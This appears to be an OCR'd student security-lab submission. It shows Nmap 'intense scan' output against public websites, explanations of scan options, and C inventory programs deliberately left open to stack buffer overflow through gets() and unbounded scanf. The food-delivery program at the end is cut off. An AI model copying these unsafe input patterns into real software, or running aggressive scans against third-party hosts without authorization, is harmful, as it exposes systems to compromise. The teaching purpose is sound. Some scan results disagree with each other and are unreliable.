Initiating SYN Stealth Scan at 09:17
Scanning www.google.com (142.250.192.36) [1000 ports]
Discovered open port 443/tcp on 142.250.192.36
Discovered open port 80/tcp on 142.250.192.36
Discovered open port 21/tcp on 142.250.192.36
Completed SYN Stealth Scan at 09:17, 16.51s elapsed (1000 total ports)
Initiating Service scan at 09:17
Scanning 3 services on www.google.com (142.250.192.36)
Service scan Timing: About 33.33% done; ETC: 09:20 (0:02:08 remaining)
```

2} STARTUP BOAT :-



Command: nmap -T4 -A -v www.boat-lifestyle.com


```
Starting Nmap 7.95 ( https://nmap.org ) at 2024-05-25 00:24 India Standard Time
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 00:24
Completed NSE at 00:24, 0.00s elapsed
Initiating NSE at 00:24
Completed NSE at 00:24, 0.00s elapsed
Initiating NSE at 00:24
Completed NSE at 00:24, 0.00s elapsed
Initiating Ping Scan at 00:24
Scanning www.boat-lifestyle.com (23.227.38.32) [4 ports]
Completed Ping Scan at 00:24, 0.23s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:24
Completed Parallel DNS resolution of 1 host. at 00:24, 0.10s elapsed
Initiating SYN Stealth Scan at 00:24
Scanning www.boat-lifestyle.com (23.227.38.32) [1000 ports]
Discovered open port 443/tcp on 23.227.38.32
Discovered open port 80/tcp on 23.227.38.32
Discovered open port 21/tcp on 23.227.38.32
Discovered open port 8080/tcp on 23.227.38.32
```



Command: nmap -T4 -A -v www.boat-lifestyle.com

| | Port | Protocol | State | Service | Version |
|---|---|---|---|---|---|
| ● | 21 | tcp | open | ftp | |
| ● | 80 | tcp | open | http | |
| ● | 443 | tcp | open | https | |
| ● | 8080 | tcp | open | http-proxy | |
| ● | 8443 | tcp | open | https-alt | |

TOPOLOGY :-


Target: www.boat-lifestyle.com
Profile: Intense scan
Command: nmap -T4 -A -v www.boat-lifestyle.com

EXPLANATION :-

The image you provided is a screenshot from the Zenmap tool, which is the graphical user interface for the popular network mapping tool called Nmap (Network Mapper). This tool is used for network discovery and security auditing purposes.

In the image, you can see the "Topology" tab selected, which displays a graphical representation of the network topology based on the Nmap scan results.

Topology refers to the arrangement or layout of the various nodes (devices or hosts) in a network and how they are interconnected. It provides a visual representation of the network structure, showing the relationships and connections between different devices and networks.


In the image, the topology is displayed in a radial layout, with concentric circles representing different network distances or hops from the target host (www.boat-lifestyle.com). The target host is shown in the center, and the other hosts or devices discovered during the scan are positioned around it.

The topology view in Zenmap provides the following information:

1. Target Host: The host being scanned is displayed in the center of the topology (www.boat-lifestyle.com).
2. Discovered Hosts: Other hosts or devices discovered during the scan are represented as colored nodes or dots, with their IP addresses or hostnames displayed. In the image, you can see two hosts:
   - www.google.com (142.250.192.36)
   - www.boat-lifestyle.com (23.227.35.25)
3. Network Paths: The lines connecting the hosts represent the network paths or connections between them. The lines show the sequence of hops or intermediate devices between the target host and the discovered hosts.
4. Hop Counts: The numbers on the lines indicate the hop count or the number of intermediate devices between the connected hosts. For example, the path from www.boat-lifestyle.com to www.google.com has a hop count of 4, indicating that there are four intermediate devices or hops between them.
5. Controls: The image also shows various control options at the bottom, such as the "Fisheye" control to adjust the layout, the "Lower ring gap" slider to adjust the spacing between concentric rings, and checkboxes to show or hide specific information like IP addresses or hostnames.

The topology view in Zenmap provides a visual representation of the network structure, helping you understand the relationships and connections between different devices and networks. It can be useful for identifying potential vulnerabilities, analyzing network paths, and visualizing the overall network architecture.

However, it's important to note that the topology view is based on the results of the Nmap scan, which may not always provide a complete picture of the network, especially in complex or heavily firewalled environments. Network administrators and security professionals often use Nmap and its graphical interface, Zenmap, as part of their network reconnaissance and security auditing processes.


Target: www.boat-lifestyle.com

Command: nmap -T4 -A -v www.boat-lifestyle.com

Profile: Intense scan

```
www.boat-lifestyle.com (23.227.38.32)
Host Status
  State: up
  Open ports: 1
  Filtered ports: 999
  Closed ports: 0
  Scanned ports: 1000
  Up time: Not available
  Last boot: Not available
Addresses
  IPv4: 23.227.38.32
  IPv6: Not available
  MAC: Not available
Hostnames
  Name - Type: www.boat-lifestyle.com - user
  Name - Type: myshopify.com - PTR
Comments
```

INTENSE SCAN + UDP :-

An "Intense Scan" in Nmap refers to a comprehensive scan mode that aims to provide detailed information about the target network, including open ports, running services, and potential vulnerabilities. When combined with the "UDP" protocol, it means that the scan will include both TCP and UDP port scanning techniques.

Here's what an "Intense Scan + UDP" entails:

Intense Scan:

The Intense Scan (-T4) is a scan mode in Nmap that performs a wide range of aggressive tests against the target hosts. It includes:
SYN scan (-sS): A stealthy scan technique that sends SYN packets to the target ports to determine if they are open, closed, or filtered by a firewall.
Version detection (-sV): Attempts to determine the version of the services running on the open ports by sending additional probes and analyzing the responses.
Script scanning (--script=default): Executes a selection of Nmap scripts against the target hosts to identify potential vulnerabilities, misconfigurations, or security issues.
OS detection (-O): Attempts to identify the operating system of the target hosts based on various network characteristics and responses.
Traceroute (--traceroute): Performs a traceroute to discover the network path to the target hosts, which can help in understanding network topology and routing.
UDP Scan:

UDP (User Datagram Protocol) is a connectionless protocol used for various network services, such as DNS (Domain Name System), SNMP (Simple Network Management Protocol), DHCP (Dynamic Host Configuration Protocol), and others.
UDP scanning involves sending UDP packets to specified ports on the target hosts and analyzing the responses (if any). Since UDP is connectionless and lacks the reliability mechanisms of TCP, UDP scanning can be more challenging and time-consuming than TCP scanning.
By including UDP scanning in the Intense Scan, Nmap will perform both TCP and UDP port scanning, providing a more comprehensive assessment of the target network's security posture.

Combining Intense Scan with UDP scanning allows for a thorough examination of both TCP and UDP services running on the target hosts. This can help identify a wider range of potential vulnerabilities and security risks within the network. However, it's important to note that UDP scanning may take longer to complete and may encounter challenges due to the nature of the UDP protocol.

An "Intense Scan" with the option to scan all TCP ports (-p-) means conducting a thorough examination of all TCP ports on the target hosts. Let's break down what this entails:

Intense Scan:

The Intense Scan (-T4) is a scan mode in Nmap that employs aggressive techniques to gather detailed information about the target hosts.
It includes a combination of scanning techniques such as SYN scan (-sS), version detection (-sV), script scanning (--script=default), OS detection (-O), and traceroute (--traceroute).
The intention of the Intense Scan is to comprehensively assess the network, identify open ports, discover running services, and potentially uncover vulnerabilities or misconfigurations.
All TCP Ports (-p-):

By specifying -p-, Nmap is instructed to scan all 65,535 TCP ports on the target hosts.
This means that Nmap will perform port scanning on every possible TCP port number, from port 1 to port 65,535.
Scanning all TCP ports ensures that no port is left unexamined, providing a complete picture of the services running on the target hosts.
Combining the Intense Scan with the option to scan all TCP ports allows for a comprehensive evaluation of the target network's TCP services. It helps in identifying all open ports, understanding the services associated with those ports, and assessing potential security risks or vulnerabilities.

However, it's essential to note that scanning all TCP ports can be resource-intensive and time-consuming, especially on large networks or hosts with a high number of ports open. Therefore, careful consideration should be given to the scope and scale of the scan, as well as any potential impact on network performance and availability.

TCP PORT :-

TCP stands for Transmission Control Protocol. It is one of the core protocols of the Internet Protocol Suite (commonly known as TCP/IP) and is responsible for establishing and maintaining connections between devices over a network. TCP provides reliable, ordered, and error-checked delivery of data packets between applications running on hosts connected to a network.

Here's a brief explanation of each part of the term "TCP Port":

Transmission Control Protocol (TCP): TCP is a connection-oriented protocol that operates at the transport layer of the OSI model. It ensures reliable delivery of data by establishing a connection between the sender and receiver, segmenting data into packets, numbering and sequencing the packets, acknowledging received packets, and retransmitting any lost or corrupted packets.

Port: In the context of networking, a port is a communication endpoint associated with a specific process or service on a host. Ports are used to distinguish between multiple network services running on the same host. Ports are identified by numbers ranging from 0 to 65535. Ports from 0 to 1023 are well-known ports reserved for standard services (e.g., HTTP, FTP, SSH), ports from 1024 to 49151 are registered ports used by specific applications, and ports from 49152 to 65535 are dynamic or private ports.

Full Form: The full form of TCP Port is simply the combination of the Transmission Control Protocol (TCP) and the term "Port," indicating a communication endpoint associated with the TCP protocol.

In summary, a TCP port is a numeric identifier used by the TCP protocol to facilitate communication between networked devices. It plays a crucial role in enabling the exchange of data between applications and services running on different hosts within a networked environment.

**Q8}** Implement a stack buffer overflow attack using a procedural language on the "Internal Inventory Management System" :-

CODE :-

1} NORMAL :-

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

// Define maximum number of items in inventory
#define MAX_ITEMS 10
#define MAX_NAME_LENGTH 5

int i,j;

// Define structure to represent an inventory item
typedef struct {
    int id;
    char name[MAX_NAME_LENGTH];
    int quantity;
    float price;
} Item;

// Global array to store inventory items
Item inventory[MAX_ITEMS];
int num_items = 0; // Current number of items in inventory

// Function to add a new item to the inventory
void add_item(int id, const char *name, int quantity, float price) {
    if (num_items < MAX_ITEMS) {
            Item new_item;
            new_item.id = id;
            // Check if input name length exceeds buffer size
            if (strlen(name) >= MAX_NAME_LENGTH) {
                printf("Buffer Overflow: Maximum name length exceeded.\n");
                return;
            }
            strncpy(new_item.name, name, sizeof(new_item.name));
```


```
        new_item.quantity = quantity;
        new_item.price = price;

        inventory[num_items++] = new_item;

        printf("Item added successfully.\n");
    } else {
        printf("Cannot add item. Maximum inventory capacity reached.\n");
    }
}

// Function to delete an item from the inventory
void delete_item(int id) {
    int found = 0;
    for (i = 0; i < num_items; i++) {
        if (inventory[i].id == id) {
            found = 1;
            // Shift elements to the left to remove the item
              for (j = i; j < num_items - 1; j++) {
              inventory[j] = inventory[j + 1];
            }
            num_items--;
            printf("Item with ID %d deleted successfully.\n", id);
            break;
        }
    }
    if (!found) {
        printf("Item not found.\n");
    }
}

// Function to display all items in the inventory
void display_inventory() {
    if (num_items > 0) {
        printf("Inventory Items:\n");
        printf("ID\tName\tQuantity\tPrice\n");
            for (i = 0; i < num_items; i++) {
            printf("%d\t%s\t%d\t\t%.2f\n", inventory[i].id, inventory[i].name,
inventory[i].quantity, inventory[i].price);
        }
    } else {
        printf("Inventory is empty.\n");
    }
}
```

```
int main() {
    int choice, id, quantity;
    float price;
    char name[MAX_NAME_LENGTH];

    do {
        printf("\nInternal Inventory Management System\n");
        printf("1. Add Item\n");
        printf("2. Delete Item\n");
        printf("3. Display Inventory\n");
        printf("4. Exit\n");
        printf("Enter your choice: ");
        scanf("%d", &choice);

        switch (choice) {
            case 1:
                printf("Enter item ID: ");
                scanf("%d", &id);
                printf("Enter item name: ");
                scanf("%s", name); // Input longer than MAX_NAME_LENGTH characters
will overflow the buffer
                printf("Enter item quantity: ");
                scanf("%d", &quantity);
                printf("Enter item price: ");
                scanf("%f", &price);
                add_item(id, name, quantity, price);
                break;
            case 2:
                printf("Enter item ID to delete: ");
                scanf("%d", &id);
                delete_item(id);
                break;
            case 3:
                display_inventory();
                break;
            case 4:
                printf("Exiting...\n");
                break;
            default:
                printf("Invalid choice. Please try again.\n");
        }
    } while (choice != 4);
    return 0;
}
```


2} USING GETS :-

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

// Define maximum number of items in inventory
#define MAX_ITEMS 10
#define MAX_NAME_LENGTH 5

int i, j;

// Define structure to represent an inventory item
typedef struct {
    int id;
    char name[MAX_NAME_LENGTH];
    int quantity;
    float price;
} Item;

// Global array to store inventory items
Item inventory[MAX_ITEMS];
int num_items = 0; // Current number of items in inventory

// Function to add a new item to the inventory
void add_item(int id, const char *name, int quantity, float price) {
    if (num_items < MAX_ITEMS) {
        Item new_item;
        new_item.id = id;
        // Check if input name length exceeds buffer size
        if (strlen(name) >= MAX_NAME_LENGTH) {
            printf("Buffer Overflow: Maximum name length exceeded.\n");
            return;
        }
        strncpy(new_item.name, name, sizeof(new_item.name));
        new_item.quantity = quantity;
        new_item.price = price;

        inventory[num_items++] = new_item;

        printf("Item added successfully.\n");
    } else {
        printf("Cannot add item. Maximum inventory capacity reached.\n");
    }
}

// Function to delete an item from the inventory
void delete_item(int id) {
    int found = 0;
    for (i = 0; i < num_items; i++) {
        if (inventory[i].id == id) {
            found = 1;
            // Shift elements to the left to remove the item
            for (j = i; j < num_items - 1; j++) {
                inventory[j] = inventory[j + 1];
            }
            num_items--;
            printf("Item with ID %d deleted successfully.\n", id);
            break;
        }
    }
    if (!found) {
        printf("Item not found.\n");
    }
}

// Function to display all items in the inventory
void display_inventory() {
    if (num_items > 0) {
        printf("Inventory Items:\n");
        printf("ID\tName\tQuantity\tPrice\n");
        for (i = 0; i < num_items; i++) {
            printf("%d\t%s\t%d\t\t%.2f\n", inventory[i].id, inventory[i].name,
inventory[i].quantity, inventory[i].price);
        }
    } else {
        printf("Inventory is empty.\n");
    }
}

int main() {
    int choice, id, quantity;
    float price;
    char name[MAX_NAME_LENGTH];

    do {
        printf("\nInternal Inventory Management System\n");
        printf("1. Add Item\n");
        printf("2. Delete Item\n");
        printf("3. Display Inventory\n");
        printf("4. Exit\n");
        printf("Enter your choice: ");
        scanf("%d", &choice);

        switch (choice) {
            case 1:
                printf("Enter item ID: ");
                scanf("%d", &id);
                printf("Enter item name: ");
                getchar(); // Consume newline character from previous input
                gets(name); // Input longer than MAX_NAME_LENGTH characters will
overflow the buffer
                printf("Enter item quantity: ");
                scanf("%d", &quantity);
                printf("Enter item price: ");
                scanf("%f", &price);
                add_item(id, name, quantity, price);
                break;
            case 2:
                printf("Enter item ID to delete: ");
                scanf("%d", &id);
                delete_item(id);
                break;
            case 3:
                display_inventory();
                break;
            case 4:
                printf("Exiting...\n");
                break;
            default:
                printf("Invalid choice. Please try again.\n");
        }
    } while (choice != 4);

    return 0;
}
```

OUTPUT :-


≡ File Edit Search Run Compile Debug Project Options Window Help
Output
F1 Help ↑↓↔ Scroll

```
Enter your choice: 1
Enter item ID: 3
Enter item name: om
Enter item quantity: 3
Enter item price: 4
Item added successfully.

Internal Inventory Management System
1. Add Item
2. Delete Item
3. Display Inventory
4. Exit
Enter your choice: 3
Inventory Items:
ID       Name     Quantity         Price
3        om       3                4.00

Internal Inventory Management System
1. Add Item
2. Delete Item
3. Display Inventory
```




```
3. Display Inventory
4. Exit
Enter your choice: 1
Enter item ID: 2
Enter item name: viramsingh
Enter item quantity: 2
Enter item price: 2
Buffer Overflow: Maximum name length exceeded.

Internal Inventory Management System
1. Add Item
2. Delete Item
3. Display Inventory
4. Exit
Enter your choice: 3
Inventory Items:
ID      Name    Quantity        Price
1       OM      1               1.00

Internal Inventory Management System
1. Add Item
2. Delete Item
3. Display Inventory
4. Exit
Enter your choice: _
```

**Q11}** Develop a "Blogging Platform" that uses GET and POST methods. And identify and exploit vulnerabilities :-

THERE IS A FOLDER NAMED BLOG-WEBSITE-MAIN IN THIS FOLDER THAT'S THE ANSWER TO THIS QUESTION I HAVE PERFORMED THE GET AND POST METHOD IN THE CODE……

OUTPUT :-


C:/Users/NEERAV/Desktop/AS_LAB_ESE/Blog-Website-main/index.html

Home · Latest · Trending · About Us · Contact · Login

Finance

3 Things to avoid while investing in stock market as a beginner

Techie Coder · 20 May 2021

Popular · Recent


Bitcoin price raise after sudden fall
24 May 2021

Clubhouse Crosses 1Mn Downloads On Play Store
26 May 2021

Check current Gold Price of 24k
28 May 2021

Improve your mails with Grammarly
01 Jun 2021

Editor's Pick


C:/Users/NEERAV/Desktop/AS_LAB_ESE/Blog-Website-main/login.html

Login

Username:

Password:

Email:

Login

**Q12}** Implement a stack buffer overflow attack on the "Food Delivery" application using a procedural language :-

CODE :-

1} NORMAL :-

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define MAX_RESTAURANTS 2
#define MAX_MENU_ITEMS 2
#define MAX_ORDERS 2
#define MAX_CUSTOMERS 2
#define BUFFER_SIZE 7

typedef struct {
   char name[BUFFER_SIZE];
   double price;
} MenuItem;

typedef struct {
   char name[BUFFER_SIZE];
   MenuItem menu[MAX_MENU_ITEMS];
   int menuSize;
} Restaurant;

typedef struct {
   char customerName[BUFFER_SIZE];
   char restaurantName[BUFFER_SIZE];
   char itemName[BUFFER_SIZE];
   int quantity;
```

